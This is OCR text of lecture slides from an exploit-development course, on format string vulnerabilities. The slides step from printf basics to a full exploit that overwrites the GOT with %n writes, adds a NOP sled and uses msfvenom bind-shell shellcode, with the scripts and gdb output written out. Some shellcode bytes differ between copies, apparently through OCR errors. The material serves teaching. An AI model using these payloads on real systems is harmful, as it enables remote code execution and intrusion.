
CNIT 127: Exploit Development

Ch 4: Introduction to Format String Bugs



Updated 9-11-19

Understanding Format Strings

Data Interpretation

- RAM contains bytes
- The same byte can be interpreted as
  - An integer
  - A character
  - Part of an instruction
  - Part of an address
  - Part of a string
  - Many, many more...

Format String Controls Output

```
  GNU nano 2.9.2                    format-string-examples.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
   int i=1001;
   char A=65, h[10];
   strcpy(h, "Hello");

   printf("Integers: (%d) (%5d) (%x) (%5x)\n", i, i, i, i);
   printf("Character %c; String %s\n", A, h);
   printf("Pointer: %p\n", h);

   printf("No arguments: %x %x %x\n");
}
```

```
root@kali:~/127/ch4# ./format-string-examples
Integers: (1001) ( 1001) (3e9) (  3e9)
Character A; String Hello
Pointer: 0xbffff631
No arguments: bffff631 bffff631 400534
root@kali:~/127/ch4#
```

Most Important for Us

- %x Hexadecimal
- %8x Hexadecimal padded to 8 chars
- %10x Hexadecimal padded to 10 chars
- %100x Hexadecimal padded to 100 chars

Format String Vulnerabilities

Buffer Overflow

- This code is obviously stupid

```
char name[10];
strcpy(name, "Rumplestiltskin");
```

- C just does it, without complaining

Format String Without Arguments

- printf("%x.%x.%x.%x");
  - There are no arguments to print!
  - Should give an error message
  - Instead, C just pulls the next 4 values from the stack and prints them out
  - Can **read** memory on the stack
  - Information disclosure vulnerability

Format String Controlled by User

```
cnit_50sam2@deb-ed2:~/ED204/test$ cat ED204.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char **argv){
        char buf[1024];

        if ( argc != 2) {
                printf("Usage: %s string\n", argv[0]);
                exit(0);
        }

        strcpy(buf, argv[1]);
        printf(buf);
        printf("\n");
        exit(0);
}
```

```
cnitfiftythree@deb:~/127/ch4$ ./ED204 HELLO
HELLO
cnitfiftythree@deb:~/127/ch4$ ./ED204 %x%x%x%x
fff64870fff624cc80484b578257825
cnitfiftythree@deb:~/127/ch4$ ./ED204 %n%n%n%n
Segmentation fault
cnitfiftythree@deb:~/127/ch4$
```

Explanation

- %x.%x.%x.%x -- **read** 4 words from stack
- %n.%n -- **write** 2 numbers to RAM addresses from the stack

```
cnitfiftythree@deb:~/127/ch4$ ./ED204 %x.%x.%x.%x
ff9fe86d.ff9fca9c.80484b5.252e7825
cnitfiftythree@deb:~/127/ch4$ ./ED204 %n.%n
.
cnitfiftythree@deb:~/127/ch4$ ./ED204 %n.%n.%n
Segmentation fault
cnitfiftythree@deb:~/127/ch4$
```

%n Format String

- %n writes the number of characters printed so far
- To the memory location pointed to by the parameter
- Can **write** to arbitrary RAM locations
- Easy DoS
- Possible remote code execution

printf Family

- Format string bugs affect a whole family of functions

```
printf
fprintf
sprintf
snprintf
vfprintf
vprintf
vsprintf
vsnprintf
```

Countermeasures

Defenses Against Format String Vulnerabilities

- Stack defenses don't stop format string exploits
  - Canary value
- ASLR and NX
  - Can make exploitation more difficult
- Static code analysis tools
  - Generally find format string bugs
- gcc
  - Warnings, but no format string defenses

Exploitation Technique

Steps for a Format String Exploit

- Control a write operation
- Find a target RAM location
  - That will control execution
- Write 4 bytes to target RAM location
- Insert shellcode
- Find the shellcode in RAM
- Write shellcode address to target RAM location

Control a Parameter

- The format string is on the stack
- Insert four letters before the %x fields
- Controls the fourth parameter

```
cnit_50sam2@deb-ed2:~/ED204/test$ ./ED204 AAAA.%x.%x.%x.%x
AAAA.ffffd874.ffffd2ec.5655564a.41414141
cnit_50sam2@deb-ed2:~/ED204/test$ ./ED204 1234.%x.%x.%x.%x
1234.ffffd874.ffffd2ec.5655564a.34333231
```

  - Note: sometimes it's much further down the list, such as parameter 300

Target RAM Options


- Saved return address
  - Like the Buffer Overflows we did previously
- Global Offset Table
  - Used to find shared library functions
- Destructors table (DTORS)
  - Called when a program exits
- C Library Hooks

Target RAM Options

- "atexit" structure (link Ch 4n)
- Any function pointer
- In Windows, the default unhandled exception handler is easy to find and exploit

Disassemble in gdb

- gdb -q ED204
- disassemble main
- First it calls **printf**
- Later it calls **exit**



Dynamic Relocation (also called Global Offset Table (GOT))

- PLT and GOT are used to address shared libraries
  - See links Ch 4o, 4p

```
cnit_50sam2@deb-ed2:~/ED204/test$ objdump -R ED204

ED204:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ffc R_386_GLOB_DAT    __gmon_start__
0804a00c R_386_JUMP_SLOT   printf@GLIBC_2.0
0804a010 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
0804a014 R_386_JUMP_SLOT   exit@GLIBC_2.0
0804a018 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
0804a01c R_386_JUMP_SLOT   putchar@GLIBC_2.0
```

Writing to the GOT

```
cnit_50sam2@deb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $'\x14\xa0\x04\x08%x%x%x%n'
Starting program: /home/cnit_50sam2/ED204/test/ED204 $'\x14\xa0\x04\x08%x%x%x%n'
 ffffd844ffffd29c80484b5

Program received signal SIGSEGV, Segmentation fault.
0x0000001b in ?? ()
(gdb) x/1x 0x0804a014
0x804a014:      0x0000001b
(gdb) q
A debugging session is active.

        Inferior 1 [process 3232] will be killed.

Quit anyway? (y or n) y
```

- We control the eip!

Python Code to Write 1 Byte

```
  GNU nano 2.9.2    f1.py

#!/usr/bin/env python

w1 = '\x18\xa0\x04\x08'
form = '%x%x%x%n'

print w1 + form
```

```
root@kali:~/127/ch4# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main + 76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a018
0x804a018:      0x08048366
(gdb) run $(./f1.py)
Starting program: /root/127/ch4/fs $(./f1.py)

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a018
0x804a018:      0x0000001b
```

Write 4 Bytes

```
  GNU nano 2.7.4                                File: f1.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'
form = '%x%x%x%n%x%n%x%n%x%n'

print w1 + w2 + w3 + w4 + form
```

```
cnit_50sam2@deb-ed2:~/ED204/test$ chmod a+x f1.py
cnit_50sam2@deb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) run $(./f1.py)
Starting program: /home/cnit_50sam2/ED204/test/ED204 $(./f1.py)
 JUNKJUNKJUNKJUNKffffd81cffffd26c80484b54b4c554a4b4c554a4b4c554a

Program received signal SIGSEGV, Segmentation fault.
0x4f473f37 in ?? ()
(gdb) x/1x 0x0804a014
0x804a014:      0x4f473f37
(gdb) q
A debugging session is active.

        Inferior 1 [process 3292] will be killed.

Quit anyway? (y or n) y
```

Write Chosen Values in 4 Bytes

```
  GNU nano 2.7.4                                File: f2.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'

b1 = 0xaa
b2 = 0xbb
b3 = 0xcc
b4 = 0xdd

n1 = 256 + b1 - 0x30
n2 = 256*2 + b2 - n1 - 0x30
n3 = 256*3 + b3 - n1 - n2 - 0x30
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x30

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

print w1 + w2 + w3 + w4 + form
```

Write Chosen Values in 4 Bytes


```
cnit_50sam2@deb-ed2:~/ED204/test$ chmod a+x f2.py
cnit_50sam2@deb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) run $(./f2.py)
Starting program: /home/cnit_50sam2/ED204/test/ED204 $(./f2.py)
 JUNKJUNKJUNKJUNKffffd810ffffd25c
                                                    80484b5

                                                   4b4c554a

                                                   4b4e554a

                                                   4b4e554a

Program received signal SIGSEGV, Segmentation fault.
0xddccbbaa in ?? ()
(gdb) x/1x 0x0804a014
0x804a014:      0xddccbbaa
(gdb) q
A debugging session is active.

        Inferior 1 [process 3352] will be killed.

Quit anyway? (y or n) y
```

Inserting Dummy Shellcode

\xcc is BRK

```
 GNU nano 2.7.4                                File: f3.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'

b1 = 0xaa
b2 = 0xbb
b3 = 0xcc
b4 = 0xdd

n1 = 256 + b1 - 0x30
n2 = 256*2 + b2 - n1 - 0x30
n3 = 256*3 + b3 - n1 - n2 - 0x30
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x30

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

nopsled = '\x90' * 100
shellcode = '\xcc' * 250

print w1 + w2 + w3 + w4 + form + nopsled + shellcode
```


View the Stack in gdb



0xffffd0cc:	0x4b4e554a	0x78257825	0x38373325	0x256e2578
0xffffd0dc:	0x78333732	0x32256e25	0x25783337	0x3732256e
0xffffd0ec:	0x6e257833	0x90909090	0x90909090	0x90909090
0xffffd0fc:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd10c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd11c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd12c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd13c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd14c:	0x90909090	0x90909090	0xcccccccc	0xcccccccc
0xffffd15c:	0xcccccccc	0xcccccccc	0xcccccccc	0xcccccccc
0xffffd16c:	0xcccccccc	0xcccccccc	0xcccccccc	0xcccccccc
0xffffd17c:	0xcccccccc	0xcccccccc	0xcccccccc	0xcccccccc

- Choose an address in the NOP sled

Dummy Exploit Runs to \xcc



Testing for Bad Characters

- Avoid these


  - 9 (Tab)
  - 10 (Line Feed)
  - 13 (Carriage Return)
  - 32 (Space)

GNU nano 2.7.4 File: bad.py

```
#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'

b1 = 0x1c
b2 = 0xd1
b3 = 0xff
b4 = 0xff

n1 = 256 + b1 - 0x30
n2 = 256*2 + b2 - n1 - 0x30
n3 = 256*3 + b3 - n1 - n2 - 0x30
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x30

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

nopsled = '\x90' * 95

shellcode = ''
for i in range(1,256):
    if i not in (9, 10, 13, 32):
                shellcode += chr(i)

print w1 + w2 + w3 + w4 + form + nopsled + shellcode
```

Testing for Bad Characters

- All the other characters got through



Generate Shellcode

```
cnit_50sam2@deb-ed2:~/ED204/test$ sudo msfvenom -p linux/x86/shell_bind_tcp -b '\x00\x09\x0
a\x0d\x20' PrependFork=true -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 120 (iteration=0)
x86/shikata_ga_nai chosen with final size 120
Payload size: 120 bytes
Final size of python file: 590 bytes
buf =  ""
buf += "\xda\xd1\xd9\x74\x24\xf4\xbb\x04\xe6\x9d\x4e\x5a\x31"
buf += "\xc9\xb1\x18\x31\x5a\x18\x03\x5a\x18\x83\xea\xf0\x04"
buf += "\x68\x24\x02\x91\x5e\x39\x87\xe1\x15\x3c\xb6\x21\x65"
buf += "\x41\x75\x21\xb7\x99\x72\xc1\xeb\x5e\x2f\x6c\x0e\xe0"
buf += "\x2e\xc0\x68\x27\x30\x7a\x2b\xe5\x50\x7f\xd3\x18\xc9"
buf += "\x15\xc3\x4b\xa4\x60\x02\x01\x22\x2b\x08\x56\x23\x8a"
buf += "\x96\xe4\x37\xbd\xf1\xc7\xb7\xfe\x4d\xb1\x7a\x80\x3d"
buf += "\x67\xee\xbe\x19\x55\x6e\x89\xe0\x9d\x06\x25\x3c\x2d"
buf += "\xbe\x51\x6d\xb3\x57\xcc\xf8\xd0\xf7\x43\x72\xf7\x47"
buf += "\x68\x49\x78"
cnit_50sam2@deb-ed2:~/ED204/test$
```

Keep Total Length of Injection Constant

- Add 'A' characters after shellcode
- To keep the stack frame size constant

```
 GNU nano 2.7.4                                File: f5.py

form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

nopsled = '\x90' * 100

buf =  ""
buf += "\xda\xd1\xd9\x74\x24\xf4\xbb\x04\xe6\x9d\x4e\x5a\x31"
buf += "\xc9\xb1\x18\x31\x5a\x18\x03\x5a\x18\x83\xea\xf8\x04"
buf += "\x68\x24\x02\x91\x5e\x39\x87\xe1\x15\x3c\xb6\x21\x65"
buf += "\x41\x75\x21\xb7\x99\x72\xc1\xeb\x5e\x2f\x6c\x0e\xe8"
buf += "\x2e\xc0\x68\x27\x30\x7a\x2b\xe5\x58\x7f\xd3\x18\xc4"
buf += "\x15\xc3\x4b\xa4\x60\x02\x01\x22\x2b\x08\x56\x23\x8a"
buf += "\x96\xe4\x37\xbd\xf1\xc7\xb7\xfe\x4d\xb1\x7a\x80\x3d"
buf += "\x67\xee\xbe\x19\x55\x6e\x89\xe0\x9d\x06\x25\x3c\x2d"
buf += "\xbe\x51\x6d\xb3\x57\xcc\xf8\xd0\xf7\x43\x72\xf7\x47"
buf += "\x68\x49\x78"

padding = 'A' * (250 - len(buf))

print w1 + w2 + w3 + w4 + form + nopsled + buf + padding
```

Final Check

- Address in NOP sled
- Shellcode intact

```
      4b4e554a
Breakpoint 1, 0x0804850e in main (argc=2, argv=0xffffd564) at ED204.c:14
14              printf(buf);
(gdb) x/1x 0x0804a014
0x804a014:      0xffffd11c
(gdb) x/100x $esp
0xffffd0a0:     0xffffd0b0      0xffffd6b2      0xffffd0fc      0x080484b5
0xffffd0b0:     0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xffffd0c0:     0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xffffd0d0:     0x78257825      0x36333225      0x256e2578      0x78373334
0xffffd0e0:     0x33256e25      0x25783230      0x3532256e      0x6e257836
0xffffd0f0:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd100:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd110:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd120:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd130:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd140:     0x90909090      0x90909090      0x90909090      0x90909090
0xffffd150:     0x90909090      0x74d9d1da      0x04bbf424      0x5a4e9de6
0xffffd160:     0x18b1c931      0x03185a31      0xea83185a      0x246804f8
0xffffd170:     0x395e9102      0x3c15e187      0x416521b6      0x99b72175
0xffffd180:     0x5eebc172      0xe80e6c2f      0x2768c02e      0xe52b7a30
0xffffd190:     0x18d37f58      0x4bc315c4      0x010260a4      0x56082b22
0xffffd1a0:     0xe4968a23      0xc7f1bd37      0xb14dfeb7      0x673d807a
0xffffd1b0:     0x5519beee      0x9de0896e      0x2d3c2506      0xb36d51be
0xffffd1c0:     0xd0f8cc57      0xf77243f7      0x78496847      0x41414141
0xffffd1d0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd1e0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd1f0:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd200:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd210:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd220:     0x41414141      0x41414141      0x41414141      0x41414141
(gdb)
```

Shell

```
cnit_50sam2@deb-ed2:~/ED204/test$ ss -pant
State       Recv-Q Send-Q Local Address:Port
LISTEN      0      128                *:22
LISTEN      0      0                  *:4444
```


Kahoot!